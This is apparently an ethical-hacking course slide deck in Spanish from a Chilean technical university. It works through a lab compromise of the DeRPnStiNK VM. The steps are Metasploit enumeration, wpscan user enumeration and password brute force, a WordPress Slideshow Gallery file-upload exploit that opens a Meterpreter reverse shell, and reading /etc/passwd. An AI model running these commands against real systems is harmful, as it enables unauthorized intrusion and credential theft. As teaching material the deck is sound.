HACKING ETICO

UNIVERSIDAD TECNOLÓGICA DE CHILE
INSTITUTO PROFESIONAL
CENTRO DE FORMACIÓN TÉCNICA

nacap

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AREAS DE INTERES

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

ACADEMIAS IT

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



METODOLOGIA EH



HACK LAB

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






ORACLE VIRTUALBOX

ENUMERACION



ENUMERACION

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```
msf > hosts

Hosts
=====

address   mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------   ---                ----  -------  ---------  -----  -------  ----  --------
10.0.2.6  08:00:27:14:24:55        Unknown             device
```

```
msf > services

Services
========

host      port  proto  name  state  info
----      ----  -----  ----  -----  ----
10.0.2.6  21    tcp    ftp   open
10.0.2.6  22    tcp    ssh   open
10.0.2.6  80    tcp    http  open
```

ANALISIS DE LA ENUMERACION

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- Host 10.0.2.6
  - Puerto 21 FTP
  - Puerto 22 SSH
  - Puerto 80 HTTP

EXPLOTACION

view-source:http://10.0.2.6/ 90% Search

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-

```
1  <html >
2
3  <head>
4
5      <meta charset="UTF-8">
6
7      <title>DeRPnStiNK</title>
8
9      <link rel="stylesheet" href="css/style.css">
10 <script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js"></script>
11 <script type="text/javascript" src="/is/js/release/kveik.1.4.24.js?1"></script>
12 <script type="text/info" src="/webnotes/info.txt"></script>
13 </head>
14
15 <body>
16   <!-- particles.js container -->
17 <div id="particles-js"></div>
18
19 <!-- stats - count particles -->
20 <div class="count-particles">
21
22 </div>
23 <div class="divhead"
24 <h1 style="color:Purple; font-size:250%;">DeRPnStiNK</h1>
25 </div>
26 <div class="divpic">
27 <table>
28         <tr>
29             <td style="padding:5px">
30                 <img src="derp.png">
31             </td>
32             <td style="padding:5px">
33                 <img src="stinky.png">
34              </td>
35         </tr>
36     </table>
37
38 </div>
39
40 <script src='js/particles.min.js'></script>
41 <script src="js/index.js"></script>
42
43 </body>
```

```
<script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js">
<script type="text/javascript" src="/is/js/release/kveik.1.4.24.js?1"></script>
<script type="text/info" src="/webnotes/info.txt"></script>
```

EXPLOTACION

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



EXPLOTACION


```
root@kali:~# tail /etc/hosts
127.0.0.1       localhost kali
::1             localhost ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.0.2.6        derpnstink.local
```



EXPLOTACION


```
root@kali:~/Desktop/derpnstink# wpscan
```

```
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
```

```
root@kali:~/Desktop/derpnstink# wpscan -u derpnstink.local/weblog > wpScan.txt
root@kali:~/Desktop/derpnstink# wpscan -u 10.0.2.6/weblog --enumerate u
```

```
[+] Identified the following 2 user/s:
    +----+-------------+-----------------------------------+
    | Id | Login       | Name                              |
    +----+-------------+-----------------------------------+
    | 1  | unclestinky | 404 Not                           |
    | 2  | admin       | admin – DeRPnStiNK Professional   |
    +----+-------------+-----------------------------------+
```

EXPLOTACION

TM

```
[+] Starting the password brute forcer
[+] [SUCCESS] Login : admin Password : admin

Brute Forcing 'admin' Time: 00:00:59 <                          > (1001 / 88397)  1.13%  ETA: 01:26:59
+----+-------+------+----------+
| Id | Login | Name | Password |
+----+-------+------+----------+
|    | admin |      | admin    |
+----+-------+------+----------+
```

```
root@kali:~/Desktop/derpnstink# wpscan -u 10.0.2.6/weblog -w /usr/share/wordlists/metasploit/password.lst --user
name admin --threads 50
```

EXPLOTACION


```
[!] Title: Tribulant Slideshow Gallery <= 1.5.3 - Arbitrary file upload & Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8263
    Reference: http://cinu.pl/research/wp-plugins/mail_5954cbf04cd033877e5415a0c6fba532.html
    Reference: http://blog.cinu.pl/2015/11/php-static-code-analysis-vs-top-1000-wordpress-plugins.html
```

```
root@kali:~# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use unix/webapp/wp_slideshowgallery_upload
msf exploit(unix/webapp/wp_slideshowgallery_upload) >
```

EXPLOTACION


```
msf exploit(unix/webapp/wp_slideshowgallery_upload) > options

Module options (exploit/unix/webapp/wp_slideshowgallery_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                          yes       The target address
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /                yes       The base path to the wordpress application
   VHOST                          no        HTTP server virtual host
   WP_PASSWORD                    yes       Valid password for the provided username
   WP_USER                        yes       A valid username


Exploit target:

   Id  Name
   --  ----
   0   WP SlideShow Gallery 1.4.6
```

```
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set rhost 10.0.2.6
rhost => 10.0.2.6
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /weblog
targeturi => /weblog
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password admin
wp_password => admin
msf exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin
wp_user => admin
```

METERPRETER

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```
msf exploit(unix/webapp/wp_slideshowgallery_upload) > options

Module options (exploit/unix/webapp/wp_slideshowgallery_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST         10.0.2.6         yes       The target address
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /weblog          yes       The base path to the wordpress application
   VHOST                          no        HTTP server virtual host
   WP_PASSWORD   admin            yes       Valid password for the provided username
   WP_USER       admin            yes       A valid username


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   WP SlideShow Gallery 1.4.6
```

EXPLOIT

METERPRETER


```
msf exploit(unix/webapp/wp_slideshowgallery_upload) > exploit  -j
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on 10.0.2.5:4444
msf exploit(unix/webapp/wp_slideshowgallery_upload) > [*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file bdxxkiip.php
[*] Sending stage (37543 bytes) to 10.0.2.6
[*] Meterpreter session 3 opened (10.0.2.5:4444 -> 10.0.2.6:33072) at 2018-03-28 23:09:30 +0000
[+] Deleted bdxxkiip.php
```

```
msf exploit(unix/webapp/wp_slideshowgallery_upload) > sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  3         meterpreter php/linux    www-data (33) @ DeRPnStiNK  10.0.2.5:4444 -> 10.0.2.6:33072 (10.0.2.6)

msf exploit(unix/webapp/wp_slideshowgallery_upload) >
```

```
msf exploit(unix/webapp/wp_slideshowgallery_upload) > sessions 3
[*] Starting interaction with 3...

meterpreter > ls
Listing: /var/www/html/weblog/wp-content/uploads/slideshow-gallery
==================================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   4096    dir   2017-11-13 03:43:29 +0000  cache
100644/rw-r--r--  108987  fil   2017-11-13 03:45:12 +0000  derp.png
100644/rw-r--r--  1114    fil   2017-12-12 21:44:11 +0000  elidumfy.php

meterpreter >
```

DIRECTORIO DE LA VICTIMA


```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40755/rwxr-xr-x   4096      dir   2017-11-12 02:02:30 +0000  bin
40755/rwxr-xr-x   4096      dir   2017-11-12 02:02:37 +0000  boot
40775/rwxrwxr-x   4096      dir   2017-11-12 02:01:11 +0000  cdrom
40755/rwxr-xr-x   4100      dir   2018-03-28 14:15:52 +0000  dev
40755/rwxr-xr-x   12288     dir   2018-03-28 14:16:04 +0000  etc
40755/rwxr-xr-x   4096      dir   2017-11-12 17:54:19 +0000  home
100644/rw-r--r--  20658353  fil   2017-11-12 02:02:37 +0000  initrd.img
40755/rwxr-xr-x   4096      dir   2017-11-12 02:02:30 +0000  lib
40700/rwx------   16384     dir   2017-11-12 01:58:38 +0000  lost+found
40755/rwxr-xr-x   4096      dir   2017-11-12 01:59:41 +0000  media
40755/rwxr-xr-x   4096      dir   2017-11-12 01:59:41 +0000  mnt
40755/rwxr-xr-x   4096      dir   2017-11-12 01:59:41 +0000  opt
40555/r-xr-xr-x   0         dir   2018-03-28 17:15:42 +0000  proc
40700/rwx------   4096      dir   2018-01-09 17:23:43 +0000  root
40755/rwxr-xr-x   840       dir   2018-03-28 14:25:29 +0000  run
40755/rwxr-xr-x   12288     dir   2017-11-12 02:08:37 +0000  sbin
40755/rwxr-xr-x   4096      dir   2017-11-12 14:02:14 +0000  srv
40755/rwxr-xr-x   4096      dir   2017-11-12 18:40:56 +0000  support
40555/r-xr-xr-x   0         dir   2018-03-28 14:15:22 +0000  sys
41777/rwxrwxrwx   4096      dir   2018-03-28 20:17:01 +0000  tmp
40755/rwxr-xr-x   4096      dir   2017-11-12 01:59:41 +0000  usr
40755/rwxr-xr-x   4096      dir   2017-11-12 02:12:33 +0000  var
100644/rw-r--r--  6654464   fil   2017-11-12 01:59:42 +0000  vmlinuz
```

PASSWD


```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
